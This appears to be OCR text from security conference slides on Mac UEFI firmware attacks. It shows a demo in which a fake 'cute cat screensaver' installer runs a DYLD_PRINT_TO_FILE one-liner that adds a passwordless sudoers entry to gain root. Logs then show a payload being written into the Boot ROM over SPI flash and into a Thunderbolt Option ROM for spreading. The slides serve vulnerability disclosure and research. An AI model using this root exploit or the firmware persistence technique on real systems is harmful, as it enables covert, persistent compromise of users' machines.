
UEFI vulnerabilities are often shared between different systems.


Demo time!



Download a cute cat screensaver!
Then open Terminal.app and run:
bash ~/Downloads/install



mbp101:~ anlock$ bash ~/Downloads/install
**** Getting root access with DYLD_PRINT_TO_FILE
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/su
oers newgrp
sudo whoami
root
Root exploit
Remote code can escalate to root



root
**** Installing on motherboard Boot ROM
erase size 00001000
fvh size 001a0000
crc 4a6f7b03
free space 0013a150
payload: dest 0013a150, 2fe bytes
copying region...
crc 4a6f7b03 4a6f7b03
sum 7611 7611
computed crc: 59911775
crc 59911775 59911775
sum 7611 c778
spiflash_write_enable: bios_cntl=1
spiflash_write_enable: new_bios_cntl=1
spiflash_read: offset 002ca000
spiflash_write: 002ca000
spiflash_read: offset
spiflash_write: 00190000
Unlock BIOS and write to flash
Append to FVH and update CRC


spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc
---- writing PXE option
028cc: 0002d0 / 001204
Write to Option ROM
Search PCIe bus for removable devices

